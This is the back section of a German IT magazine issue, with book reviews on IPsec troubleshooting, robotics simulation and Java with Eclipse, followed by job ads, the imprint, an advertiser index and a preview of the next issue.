Es folgt IPsec mit IKEv2. Hier verlässt man die Grundlagen, es geht schnell in die Tiefe, etwa zur Security Policy Database. Das Zusammenspiel der verschiedenen Protokolle, Komponenten und Betriebsar-

ten kommt zur Sprache und gelegentlich gibt es Hinweise auf die zugehörigen RFCs. Das Buch erläutert jedoch schon die üblichen IKEv2-Nachrichten und erreicht somit das Niveau, das unabdingbar ist zur Analyse komplexer Probleme. Auf die besondere Bedeutung von ICMP-Paketen geht Weidner separat ein. Sie sind beispielsweise beim Erkennen von Problemen beim Überschreiten der MTU auf dem Transportweg relevant.

Nach der Theorie stellt der Autor eine strukturierte Vorgehensweise zur Fehlersuche und -analyse vor und präsentiert typische Fehlerbilder und Störungsursachen. Inhaltlich abgerundet wird das Buch noch durch einen weiteren Anhang zu Besonderheiten der IPsec-Implementierungen in Cisco ASA, MikroTik-Routern und pfSense.

Sven Krohlas ([jd@ix.de](mailto:jd@ix.de))



Thomas Bräunl

**Robot Adventures in Python and C**

Springer 2020

183 Seiten

57,19 €

Für die meisten Menschen sind Roboter eine Mischung aus Elektronik, Mechanik und Software. Thomas Bräunl behauptet hingegen: Software, Software und Software. Der Autor ist Direktor des Robotics & Automation Lab an der University of Western Australia und leitet das Projekt Eyebot, das verschiedene Roboter auf Basis von Raspberry Pi und eines am Institut entwickelten Boards umsetzt. Im Buch beschreibt er die Konstruktion eines kompletten

Fahrzeugs, bestückt mit Motoren, Sensoren und den beiden Platinen. Den Löwenanteil stellt jedoch die ebenfalls am Lab entwickelte und frei verfügbare Entwicklungsumgebung EyeSim. Sie eröffnet die Möglichkeit, verschiedene Roboter zu simulieren und mit Hilfe von Bibliotheken in Python oder C zu steuern.

Nach einer kurzen Einführung in die Welt der Robotik folgt die Installation der VR-Umgebung. Läuft sie einmal als Serverprozess in einem


Fenster, lässt sie sich mithilfe eines kleinen Programms zum Leben erwecken. Das berühmte Hello-World-Beispiel ist hier ein Zweizeiler in Python, der ein kleines Auto in EyeSim zum Fahren bringt. Dasselbe Beispiel wird anschließend in C implementiert. Nach diesem ersten Erfolgserlebnis zeigt der Autor, wie man das Fahrzeug mit wenig Code im Viereck bewegt. Alle Roboter besitzen Abstandssensoren, Videokameras, Motoren und Touchscreens, die man über die mitgelieferten Bibliotheken ansprechen kann.

Auch autonomes Fahren wird behandelt, beginnend mit Autos, die an einer Wand entlangfahren, über das Manövrieren in einem Labyrinth bis hin zum Erkennen von Verkehrszeichen und Zebrastreifen. Spezialantriebe für unwegsames Gelände beschreibt und implementiert der Autor ebenfalls. Die virtuelle Umgebung beschränkt sich nicht auf Autos, auch U-Boote und laufende Roboter lassen sich simulieren. Der Entwickler kann

alle Beispiele ohne Änderung der Programme in physische Maschinen umsetzen. Bräunl hat selbst einige Szenarien wie autonomes Fahren in echten Fahrzeugen (BMW X5) umgesetzt. Er zeigt zusätzlich genetische Algorithmen und AI anhand von Beispielen.

Wer in die Welt der Robotik einsteigen will, bekommt einen exzellenten Reiseführer, der auf spielerische Art theoretische Konzepte vermittelt, etwa Algorithmen zum Erkennen von Hindernissen und Bewegung sowie ihre praktische Implementierung. Zum Abschluss gibt es noch einen Ausblick auf leistungsfähige Systeme, etwa auf die Open-Source-Plattform „Robot Operating System“. Der Autor schafft es, seine Begeisterung auf den Leser zu übertragen. Die kurze Anleitung erlaubt es, schnell und mit wenig Ressourcen – es genügt ein PC – zahlreiche Experimente in der faszinierenden Welt der Robotik durchzuführen.

Reinhard Erich Voglmaier ([jd@ix.de](mailto:jd@ix.de))



Bernhard Steppan  
**Einstieg in Java mit Eclipse**

Hanser 2020  
664 Seiten  
29,99 €

Obwohl die Java Virtual Machine mittlerweile als Ausführungsumgebung für Programmiersprachen wie Kotlin dient, lohnt sich weiterhin die Beschäftigung mit Java. Bernhard Steppans neues Buch stellt diese Welt ausführlich vor und hat dabei Programmieranfänger im Blick.

Der Autor, Java-Entwickler der ersten Stunde, beginnt mit einem historischen Abriss und widmet sich dann der objektorientierten Programmierung. Statt mit Code erklärt er deren Konzepte mit Comicfiguren. Ebenso innovativ: Schon das vierte Kapitel zeigt, wie man Eclipse unter Windows und Linux installiert. Denn viele Autoren setzen

immer noch gern auf Kommandozeilendialoge und schrecken damit die Anfänger ab.

Die Autodidakten unter den Java-Programmiererinnen erkennen man meist daran, dass sie ihren Code im Default-Paket ablegen und die Package-Funktionen nur rudimentär verwenden. Steppan umgeht dieses Problem, indem er das Aufteilungssystem schon vor der Syntax erklärt. So bekommt das Paketieren im Gehirn des Programmierers einen sicheren Platz. Die Erklärung der Variablen und sonstigen Programmlemente ist gut gelungen, es gibt keinen Anlass zur Kritik.

Positiv fallen auch die Liebe zum Detail sowie die zahlreichen Grafiken auf. Die Erklärungen zu Arrays und Methoden sind angenehm kompakt gehalten, ohne dabei sachlichen Tiefgang einzubüßen. Dass die Ausführungen zu den Klassen auch die Code-

Differenzialansicht von Eclipse enthalten (sie erlaubt den Vergleich zweier Versionen einer Klasse), unterstreicht den Anspruch des Buchs, Einsteiger mit professionellen Eclipse-Werkzeugen vertraut zu machen. Die Kapitel zum Paketsystem zeigen beispielsweise, wie man Code richtig unterteilt und diese lästige Arbeit an die IDE abschiebt.

Dokumentationsgenerator-Plug-ins verdanken ihre Popularität den Universitäten, die das Kommentieren jeder Routine verlangen und damit die Studenten ärgern. Steppan zeigt, wie es besser geht, die Abschnitte zu den Dokumentationskommentaren erklären vor allem den richtigen Einsatz solcher Werkzeuge. Die Verhaltensweisen der JVM sind detailliert beschrieben, während Klassenbibliotheken und Algorithmen nur kurz gestreift werden.

Annette Bosbach (jd@ix.de)

# Back to BASIC

+ Nano-Axe-Board mit PICAXE-08M2



Exklusiv  
im heise shop!

NEU

## Make Picaxe Special

Noch einfacher als Arduino: Im neuen PICAXE Special der Make dreht sich alles um den Einstieg ins Programmieren mit BASIC. Dazu gibt es ein neu entwickeltes Programmierboard für den Einsatz von PICAXE-Chips, das Nano-Axe-Board mit USB-Anschluss. Damit können Sie sofort starten!

[shop.heise.de/make-picaxe](http://shop.heise.de/make-picaxe)

24,95 € >

 **heise shop**

[shop.heise.de/make-picaxe](http://shop.heise.de/make-picaxe) >



KOMM ZU UNS –  
BLEIB ZUHAUSE.

WIR MACHEN  
HOMEOFFICE.



Onlinespiele aus Karlsruhe  
[jobs.gameforge.com](http://jobs.gameforge.com)



## c't Redakteur (m/w/d) / Volontär (m/w/d) für Linux und Open Source



### c't Redakteur (m/w/d) / Volontär (m/w/d) für Linux und Open Source

Wir sind c't – das größte Magazin Europas für IT und Technik. Wir setzen uns mit Leidenschaft für diese Themen ein. Werde Teil unserer Community und wirke als Redakteur (m/w/d) oder Volontär (m/w/d) mit.

#### Deine Talente

- Neue Kernel-Techniken machen Dich unruhig, bis Du sie verstanden hast.
- Eher wirst Du strace an, als dass Du man-Pages liest.
- Du besuchst GitHub regelmäßig als großen Abenteuerspielplatz.
- Entscheide selbst, welche Arbeitsmittel Du brauchst.
- Wir bilden Dich weiter: Sprachtraining für Interviews, Rhetorikkurse für Vorträge, Texttraining für journalistisches Schreiben.

#### Was wir Dir bieten

- Du profitierst von unseren Netzwerken, triffst Experten weltweit und diskutierst mit ihnen.
- Wo und was Du arbeitest, bestimmst Du mit. Was Du anziehst, ist uns egal.
- Artikel für Print und Online schreiben.
- Selber Webinare gestalten und halten.
- c't-Projekte entwickeln wie c't-Raspion oder Desinfec't.

#### Dein Ansprechpartner

Peter Siering,  
Ressortleiter c't  
Tel.: 0511 5352-329

Bitte bewirb Dich online: [karriere.heise-gruppe.de](http://karriere.heise-gruppe.de)

Bei uns ist jede Person, unabhängig des Geschlechts, der Nationalität oder der ethnischen Herkunft, der Religion oder der Weltanschauung, einer Behinderung, des Alters sowie der sexuellen Identität willkommen.

**Wir freuen uns auf Deine Bewerbung!**



## Duales Studium Wirtschaftsinformatik + Fachinformatiker (m/w/d) Systemintegration



Dein Herz schlägt für IT und Du hast Interesse an Medien? Wir suchen Dich für eine Ausbildung zum Fachinformatiker (m/w/d) Systemintegration und ein duales Studium der Wirtschaftsinformatik zum 01.08.2021 für unseren Standort Hamburg.

### Deine Aufgaben

- In Deiner Ausbildung zum Fachinformatiker (m/w/d) mit dem Schwerpunkt Systemintegration und Deinem dualen Studium Wirtschaftsinformatik lernst Du alles über die Planung, Installation, Wartung und Administration von Systemen, die den Vertrieb und Verkauf unserer Produkte unterstützen, mit Anwendungsbezug zu unserem SAP-System.
- Auch die Betreuung und Beratung von Kollegen anderer Fachbereiche ist ein fester Bestandteil Deiner Ausbildung.
- Du durchläufst verschiedene Abteilungen und wirst mit spannenden Projekten betraut.
- Neben Deiner Ausbildung absolviert Du ein berufsbegleitendes Studium der Wirtschaftsinformatik an der FOM.

### Deine Talente

- Du hast dein (Fach-)Abitur erfolgreich abgeschlossen.
- Spaß an Informatik bringst Du mit, den Rest lernst Du bei uns.
- Lernbereitschaft, Belastbarkeit, logisches Denken und Deine kommunikative Art zeichnen Dich aus.

### Deine Benefits

- Eine betriebliche Altersvorsorge, flexible Arbeitszeiten, tolle Mitarbeiter-Events, eine subventionierte Kantine, ein Mitarbeiter-Fitnessprogramm und einiges mehr.

Bitte bewirb Dich online:  
[www.heise-gruppe.de/karriere](http://www.heise-gruppe.de/karriere)



Bei uns ist jede Person, unabhängig des Geschlechts, der Nationalität oder der ethnischen Herkunft, der Religion oder der Weltanschauung, einer Behinderung, des Alters sowie der sexuellen Identität willkommen.

**Wir freuen uns auf Deine Bewerbung!**

### Dein Ansprechpartner

Thomas Nickol, Abteilungsleiter Informationstechnik  
Tel.: 0511 5352-584



BEUTH HOCHSCHULE FÜR TECHNIK BERLIN

University of Applied Sciences

Im Rahmen der Einführung eines neuen Campus-Management-Systems (CMS) ist ab sofort folgende Position zu unbefristet zu besetzen:

## Systemadministrator/Systemadministratorin für das Campus-Management-System (m/w/d)

### Entgeltgruppe 13 TV-L Berliner Hochschulen

- je nach Vorliegen der persönlichen Voraussetzungen - mit 100 % der regelmäßigen Arbeitszeit
- Kenn-Nr. 10/21

### Aufgabengebiet:

#### Administration des Campus-Management-Systems

- Eigenständige Systembetreuung und Administration der CMS-Systeme auf mehr als 30 Servern auf virtuellen Maschinen und Administration der eingesetzten Anwendungssoftware
- Wartung, Monitoring von Schnittstellen zu Drittsystemen mit Integrations-Software
- Skalieren der Hochverfügbarkeitsumgebung bei Lastspitzen
- Management der Datenbankcluster und Monitoring der Datenbanksysteme
- Updateprozesse im Rahmen des Betriebssystems und des Release Managements in Abstimmung mit Fachanwendungsexperten aus den Bereichen
- Beheben von Fehlern im Second- und Third-Level-Support
- Verantwortung der Sicherstellung des Datenschutzes und der IT-Sicherheit
- Erstellung und Pflege technischer Dokumentationen

#### Umsetzung von neuen Anforderungen für das Campus-Management-System

- Bewertung und Umsetzung von neuen Anforderungen der zentralen und dezentralen Bereiche der Hochschule durch Softwarekonfiguration im CMS
- Implementierung und Administration von integrierten Drittsystemen an das Campus-Management-System in die bestehende Systemarchitektur des Hochschulrechenzentrums mit Integrations-Tool

### Fachliche Anforderungen:

- Abgeschlossenes wissenschaftliches Hochschulstudium (Master, Diplom) vorzugsweise in der Informatik oder in einer Fachrichtung mit vergleichbaren Inhalten oder gleichwertige Fähigkeiten und Erfahrungen
- Wünschenswert sind Erfahrungen beim Betrieb großer und komplexer IT-Systeme wie z. B. Campus-Management- oder ERP-Systeme
- Fundierte Kenntnisse und langjährige Erfahrungen in der Administration und Konfiguration von Windows und Linux-Servern und Virtualisierung in umfangreicher Systemlandschaft
- IT-Teilprojekt- oder IT-Projektleitungserfahrung in den Themenfeldern Systemanpassung und Systemintegration idealerweise mit Geschäftsprozessen aus dem studentischen Lebenszyklus aus einer Tätigkeit bei Software- oder Beratungsunternehmen bzw. aus dem Hochschulumfeld
- Sehr gute Kenntnisse im Bereich Softwareentwicklung, Programmierung, Software- und Systemarchitekturen, Schnittstellen und Web-Schnittstellen, Betriebssystemen (Server) Linux und Windows, Applikationsserver, Versionsverwaltungssystem
- Sehr gute Kenntnisse bei der technischen Umsetzung von ausfallsicheren und skalierbaren Systemen
- Sehr gute Kenntnisse in relationalen Datenbanken, Datenbankmanagement, Datenbankadministration und in der Anwendung von Entity-Relationship-Modellen, Integrations-Tools und Versionsverwaltungssystemen
- Kenntnisse der gesetzlichen Anforderungen an IT-Sicherheit und Datenschutz sowie ihrer technischen und organisatorischen Umsetzung
- Kenntnisse von Hochschulprozessen und in Hochschul-Verwaltungs- und -Organisationssoftware
- Sicheres Deutsch in Wort und Schrift, gute Fachenglischkenntnisse

### Außerfachliche Anforderungen:

- Sicheres, professionelles und überzeugendes Auftreten, ausgeprägte Kommunikationsfähigkeit
- Qualitätsbewusstsein, Selbstständigkeit, strukturierte und zielorientierte Arbeitsweise
- Organisationsfähigkeit, Ergebnis- und Lösungsorientierung sowie die Fähigkeit, komplexe Sachverhalte stringent zu analysieren, zu strukturieren und zu präsentieren

### Wir bieten:

- Einen unbefristeten Arbeitsvertrag
- Eine tarifliche Vergütung bis zu Entgeltgruppe 13 TV-L Berliner Hochschulen
- Einen modern ausgestatteten Arbeitsplatz
- Sozialleistungen entsprechend den Regelungen des öffentlichen Dienstes, z. B. Betriebliche Altersvorsorge (VBL)
- Eine abwechslungsreiche und eigenverantwortliche Tätigkeit in einem internationalen Umfeld

### Bewerbungshinweise:

Teilzeitbeschäftigung ist möglich.

Die Beuth-Hochschule für Technik Berlin bittet qualifizierte Interessentinnen nachdrücklich um Ihre Bewerbung. Schwerbehinderte werden bei gleicher Qualifikation bevorzugt. Bewerbungen von Menschen mit Migrationshintergrund, die die Einstellungsvoraussetzungen erfüllen, sind ausdrücklich erwünscht. Bitte bewerben Sie sich bis zum 14.02.2021 über unser Online-Bewerbungsformular unter [www.beuth-hochschule.de/bewerbungsformular](http://www.beuth-hochschule.de/bewerbungsformular). Wir freuen uns auf Ihre Bewerbung!

## DAS DUALE HOCHSCHULSTUDIUM MIT ZUKUNFT.



Die Duale Hochschule Baden-Württemberg (DHBW) zählt mit derzeit über 34.000 Studierenden (an zwölf Standorten) und über 9.000 kooperierenden Unternehmen und sozialen Einrichtungen zu den größten Hochschulen des Landes.

Am Standort Lörrach studieren derzeit in Zusammenarbeit mit über 750 lokalen und überregionalen Dualen Partnern über 2100 Studierende in einem der knapp 20 Studiengänge aus

AN DER DHBW LÖRRACH IST FOLGENDE STELLE ZU BESETZEN:

### Mitarbeiter\*in (m/w/d) Entwicklung Web-Konferenzsysteme

TV-L E13, 100 %

Informationen bezüglich der Herausforderungen und Ihrer notwendigen Voraussetzungen in Bezug auf das Stellenangebot finden Sie online:  
[www.dhbw-loerrach.de/stellenmarkt](http://www.dhbw-loerrach.de/stellenmarkt)

Wir freuen uns auf Ihre elektronische Bewerbung

Darüber hinaus sind wir regelmäßig auf der Suche nach qualifizierten **nebenberuflichen Dozierenden** (m/w/d) sowie

**Studentischen/Wissenschaftlichen Hilfskräften** (m/w/d).

[www.dhbw-loerrach.de](http://www.dhbw-loerrach.de)



**Es gibt 10 Arten von Menschen.  
Die, die iX lesen, und die anderen.**



Nutze deine  
Chance und  
finde die  
besten IT-Jobs.

**Starte  
neu  
durch!**



[heise-jobs.de](http://heise-jobs.de)

 **heise** Jobs



Postfach 61 04 07, 30604 Hannover; Karl-Wiechert-Allee 10, 30625 Hannover  
**Redaktion:** Telefon: 0511 5352-387, Fax: 0511 5352-361, E-Mail: post@ix.de  
**Abonnements:** Telefon: 0541 80009-120, Fax: 0541 80009-122, E-Mail: leserservice@heise.de

**Herausgeber:** Christian Heise, Ansgar Heise  
**Redaktion:** Chefredakteur: Dr. Oliver Diedrich (odi@ix.de) -616  
 Stellv. Chefredakteur: Markus Feilner (mfe@ix.de) -388  
 Ltd. Redakt.: Alexander Neumann (ane@ix.de) -813, Bert Ungerer (un@ix.de) -368  
 Nicole Bechtel (nbq@ix.de) -378, Jürgen Diercks (jd@ix.de) -379, Madeleine Domogalla (mdo@ix.de) -590, Moritz Förster (fogix.de) -374, Silke Hahn (sih@ix.de) -367,  
 Alexandra Kleijn (akl@ix.de) -787, Rainald Menge-Sonnentag (rme@ix.de), Susanne Nolte (sungix.de) -689, Matthias Parbel (map@ix.de) -321, André von Raison (avrgix.de) -377,  
 Ute Roos (ur@ix.de) -535, Carina Schipper (csc@ix.de) -384, Jonas Volkert (jvo@ix.de) -286  
**Redaktionsassistenz:** Carmen Lehmann (cle@ix.de) -387, Michael Mentzel (mmg@ix.de) -153  
**Korrespondent Köln/Düsseldorf/Ruhrgebiet:** Achim Born, Siebengebirgsallee 82, 50939 Köln,  
 Telefon: 0221 4200262, E-Mail: ab@ix.de  
**Korrespondentin München:** Susanne Franke, Belgradstraße 15 a, 80796 München,  
 Telefon: 089 28807480, E-Mail: sf@ix.de  
**Ständige Mitarbeiter:** Detlef Borchers, Tobias Haar, Dr. Fred Hantelmann, Nils Kaczenski,  
 Christian Kirsch, Kai König, Barbara Lange, Stefan Mintert, Dr. Holger Schwichtenberg,  
 Diane Sieger, Dr. Jens Söldner, Gerhard Völk  
**Layout und Satz:** Beatrix Dedeck, Madlen Grunert, Lisa Hemmerling, Sarah Hiller, Kirsten Last,  
 Steffi Martens, Marei Stade, Matthias Timm, Ninett Wagner, Heise Medienwerk, Rostock  
**Chefin vom Dienst:** Barbara Gückel  
**Korrektorat:** Barbara Gückel; Marei Stade, Ricardo Ulbricht, Ninett Wagner,  
 Heise Medienwerk, Rostock  
**Hergestellt und produziert mit Xpublisher:** www.xpublisher.com  
**Xpublisher-Technik:** Melanie Becker, Anna Hager, Kevin Harte, Pascal Wissner  
**Fotografie:** Martin Klauss Fotografie, Despetal/Barfelde  
**Titel:** Idee: ix; Titel- und Aufmachergestaltung: Dietmar Jokisch, Martin Klauss  
**Verlag und Anzeigenverwaltung:**  
 Heise Medien GmbH & Co. KG, Postfach 61 04 07, 30604 Hannover; Karl-Wiechert-Allee 10,  
 30625 Hannover; Telefon: 0511 5352-395, Fax: 0511 5352-129  
**Geschäftsführer:** Ansgar Heise, Dr. Alfons Schräder  
**Mitglieder der Geschäftsleitung:** Beate Gerold, Jörg Mühle  
**Verlagsleiter:** Dr. Alfons Schräder  
**Anzeigenleitung:** Michael Hanke -167, E-Mail: michael.hanke@heise.de,  
 www.heise.de/mediadaten/ix  
**Anzeigenpreise:** Es gilt die Anzeigenpreisliste Nr. 32 vom 1. Januar 2021.  
**Leiter Vertrieb und Marketing:** André Lux -299  
**Werbeleitung:** Julia Conrades -156  
**Druck:** Dierichs Druck + Media GmbH & Co. KG, Frankfurter Straße 168, 34121 Kassel  
**Sonderdruck-Service:** Julia Conrades -156  
**Verantwortlich:** Textteil: Dr. Oliver Diedrich; Anzeigenteil: Michael Hanke  
**ix erscheint monatlich**  
 Einzelpreis 8,90 €, Österreich 9,80 €, Schweiz 14.50 CHF, Luxemburg 10,30 €  
 Das Abonnement für 13 Ausgaben kostet: Inland 105,30 €, Österreich 118,30 €,  
 Schweiz 165,10 CHF, restl. Europa 123,50 €, sonst. Länder 127,40 €; 13 Digitalausgaben im  
 Abonnement kosten weltweit 105,30 €; Studentenabonnement: Inland 63,05 €,  
 Österreich 70,85 €, Schweiz 98,80 CHF; restl. Europa 74,10 €, sonst. Länder 76,05 €;  
 nur gegen Vorlage der Studienbescheinigung. Luftpost auf Anfrage.  
 ix Plus-Abonnements (inkl. Onlinezugriff auf das ix-Artikel-Archiv und die digitale Ausgabe  
 für Android/iOS und im Browser) kosten pro Jahr 13 € (Schweiz 16,90 CHF) Aufpreis.  
 Für Mitglieder von AUGE, BvDW e. V., ch/open, GI, GUUG, ISACA Germany Chapter e. V.,  
 JUG Switzerland, Mac e. V., VBIO, VDE und VDI gelten ermäßigte Abonnementpreise  
 (gegen Mitgliedsausweis). Bitte beim Abo-Service nachfragen.  
**Kundenkonto in der Schweiz:** UBS AG, Zürich, Kto.-Nr. 206 20 P-465.060.0  
**Abo-Service:**  
 Heise Medien GmbH & Co. KG, Leserservice, Postfach 24 69, 49014 Osnabrück,  
 Telefon: 0541 80009-120, Fax: 0541 80009-122, E-Mail: leserservice@heise.de  
**Vertrieb Einzelverkauf** (auch für Österreich, Luxemburg und Schweiz): VU Verlagsunion KG,  
 Meßberg 1, 20086 Hamburg, Telefon: 040 3019-1800, Fax: 040 3019145-1800,  
 info@verlagsunion.de, Internet: www.verlagsunion.de  
 Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die  
 Redaktion vom Herausgeber nicht übernommen werden. Die gewerbliche Nutzung abgedruckter  
 Programme ist nur mit schriftlicher Genehmigung des Herausgebers zulässig.  
 Honorierte Arbeiten gehen in das Verfügungsberecht des Verlages über, Nachdruck nur mit  
 Genehmigung des Verlages. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt  
 der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Für unverlangt eingesandte  
 Manuskripte kann keine Haftung übernommen werden. Sämtliche Veröffentlichungen in ix  
 erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes. Warennamen werden ohne  
 Gewährleistung einer freien Verwendung benutzt.

Printed in Germany  
 © Copyright by Heise Medien GmbH & Co. KG  
 ISSN 0935-9680



## Die Inserenten\*

### REDAKTIONELLER TEIL

1&1 IONOS SE	Montabaur	13
Alkmene Verlags- und Mediengesellschaft mbH	Frankfurt am Main	34
AUDI AG	Ingolstadt	2
B1 Systems GmbH	Vohburg	11
dpunkt.verlag GmbH	Heidelberg	15
Fernschule Weber	Großenkneten	23
Heinlein Consulting GmbH	Berlin	7
techconsult GmbH	Kassel	27
WORTMANN AG	Hüllhorst	9

### STELLENANGEBOTE

Beuth Hochschule für Technik	Berlin	151
Duale Hochschule		
Baden-Württemberg Lörrach	Lörrach	152
Gameforge AG	Karlsruhe	150
Heise Gruppe GmbH & Co. KG	Hannover	150, 151


### VERANSTALTUNGEN

Continuous Lifecycle/Container Conf	iX, heise developer, dpunkt.verlag	19
SySS	iX, SySS	21
secIT by Heise	heise Events	29, 40, 41
builing IoT	iX, heise developer, dpunkt.verlag	35
c't webdev	c't	39, 47
m3 Minds Mastering Machines	iX, heise developer, dpunkt.verlag	59
storage2day	iX, dpunkt.verlag	83
Software Quality Lab	Software Quality, iX	91
Javaland	DOAG, Heise Medien	101
iX Workshops	iX, heise Events	107
qskills	qskills, iX	121
betterCode	heise developer, dpunkt.verlag	129

Ein Teil dieser Ausgabe enthält Beilagen von Google Germany GmbH, Hamburg,  
 h.o.-COMPUTER, Köln, DOAG, Berlin und Heise Medien GmbH & Co. KG Hannover

Wir bitten unsere Leser um freundliche Beachtung.

\* Die hier abgedruckten Seitenzahlen sind nicht verbindlich.  
 Redaktionelle Gründe können Änderungen erforderlich machen.



## Logging as a Service für KMU

Applikationen, Server und Router haben es der Seefahrt abgeguckt: Sie führen ein Logbuch und berichten chronologisch über wichtige Ereignisse. Moderne Log-Shipper wie Logstash und Fluent Bit bringen Struktur in diese Meldungsflut und machen den Weg frei für das Durchsuchen und die Analyse großer Datenbestände. Und steht kein eigener Server bereit oder ist der Speicherplatz knapp, kann die Cloud einspringen.

## Übersicht: Application Performance Monitoring

Langsame, fehlerhafte und abstürzende Onlineapplikationen vergraulen Kunden – deshalb gewinnt die qualitative und quantitative Bewertung der Anwendungen an Bedeutung. Die Grundlage dafür bilden belastbare und in Echtzeit erhobene Daten, damit die Betreiber Einschränkungen und Fehler möglichst früher bemerken als die Nutzer. iX stellt Monitoringtools vor, die alle Parameter übersichtlich darstellen und bei Bedarf automatisiert die notwendigen Optimierungen einleiten.

**Heft 3/2021  
erscheint am 18. Februar 2021**

## Kein wichtiges Thema mehr versäumen!

Abonnieren Sie jetzt unseren **Newsletter** oder folgen Sie uns ganz einfach auf **Facebook**. So bleiben Sie immer up to date!

[www.iX.de/newsletter](http://www.iX.de/newsletter)



[www.facebook.com/iX.magazin](http://www.facebook.com/iX.magazin)

## Windows Server und Exchange 2019 als SBS

Wie Windows 7 ist auch Microsofts Small Business Server trotz des Supportendes noch immer in vielen Unternehmen im Einsatz. Wer nun nicht in die offensiv beworbene Azure-Cloud umziehen will, kann mit dem Windows Server 2019 und Exchange 2019 einen eigenen SBS aufsetzen – eine detaillierte Anleitung bietet die nächste iX.

## Hinter dem Hype: GPT-3 in der KI-Praxis

Eine künstliche Intelligenz, die Texte besser und schneller erstellen kann als jeder Mensch – mit der Veröffentlichung von GPT-2 ging ein kleiner Hype einher, den der leistungsfähigere Nachfolger GPT-3 noch einmal befeuerte. Ein genauer Blick auf die Technik zeigt, was hinter dieser neuen Art von Sprachmodellen steckt, wie man sie selbst trainieren kann und was sich damit in der Praxis anstellen lässt.



## Agilität richtig angepackt

Nach 20 Jahren agilem Manifest ist es Zeit für eine Bestandsaufnahme, denn mittlerweile scheiden sich nicht mehr nur in der Softwareentwicklung an der Agilität die Geister. Oft fällt es schwer, aus dem agilen Methodenkoffer das oder die richtigen Werkzeuge auszuwählen – dass das allerdings nicht sein muss, zeigt die März-iX.

Änderungen vorbehalten



**iX Developer – Machine Learning jetzt im Handel**



**Technology Review 1/2021 jetzt im Handel**



**c't 3/2021 jetzt im Handel**

# Vernetzen, verstehen, umsetzen – mit heise Security Pro zu mehr IT-Sicherheit.

Nur 995€  
im Jahr



 heise Security Pro

heise Security Pro liefert Ihnen **Hintergründe, Analysen und vertiefendes Know-how** rund um IT-Sicherheit und **vernetzt IT-Security-Experten**. Werden auch Sie Teil dieser Community und sichern Sie sich jetzt das Profi-Paket für nur 995 € im Jahr\*:

- 
- |   |  |
|---|--|
|  Mindestens 4 Security Webinare    |  Jährliche heise Security Konferenz |
|  1 Ticket für die secIT            |  heise Security Expertenplattform   |
|  Wöchentlicher Experten-Newsletter |  1 heise+ Lizenz                    |
- 

\*Weitere Pakete auf Anfrage bei [pro-service@heise.de](mailto:pro-service@heise.de).

JETZT TEIL DER  
COMMUNITY WERDEN:

[heise.de/heisec-pro](http://heise.de/heisec-pro)



Es gibt **10** Arten von Menschen.  
iX-Leser und die anderen.



**Jetzt Mini-Abo testen:**  
3 Hefte + Bluetooth-Tastatur  
nur 16,50 €

[www.iX.de/testen](http://www.iX.de/testen)



[www.iX.de/testen](http://www.iX.de/testen)



49 (0)541 800 09 120



[leserservice@heise.de](mailto:leserservice@heise.de)



MAGAZIN FÜR PROFESSIONELLE  
INFORMATIONSTECHNIK